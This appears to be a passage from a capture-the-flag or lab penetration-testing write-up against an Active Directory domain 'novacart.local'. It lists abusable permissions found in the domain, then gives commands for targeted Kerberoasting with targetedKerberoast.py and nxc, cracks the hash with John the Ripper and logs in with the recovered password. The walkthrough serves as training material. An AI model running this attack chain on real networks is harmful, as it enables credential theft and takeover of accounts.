
User m.mignola are member of 2 interessting Groups
andrew.collins have ForceChangePassword to 6 Users

The User m.brown have AllowedToDelegate Rights

m.ibabao have WriteDacl to the Domain
Other Webservices
We have a Jenkins instance on http://192.168.178.86:8080
At http://192.168.178.86:5000/ we have a IIS with PW Auth
Generic Write on j.bronski

Performing a Targeted Kerberoasting Attack
targetedKerberoast.py -d 'novacart.local' -u 'd.barowski' -p 'kubarow' --dc-ip '192.168.178.86'
We Dump all the Hashes
Ore alternative command
(need new nxc)
nxc smb dc.novacart.local -u d.barowski -p 'kubarow' --users-export users.txt

nxc ldap dc.novacart.local \
        -u 'd.barowski' -p 'kubarow' --kerberoasting kerb.out \
        --targeted-kerberoast users.txt
Cracking Kerberos Hashes with John the Ripper

john --wordlist=/usr/share/wordlists/rockyou.txt j_bronski_hash.txt
We got the PW from j.bronski jan162005

Status Page on http://192.168.178.86:5000/
We sign in with j.bronski
User=j.bronski
PW=jan162005
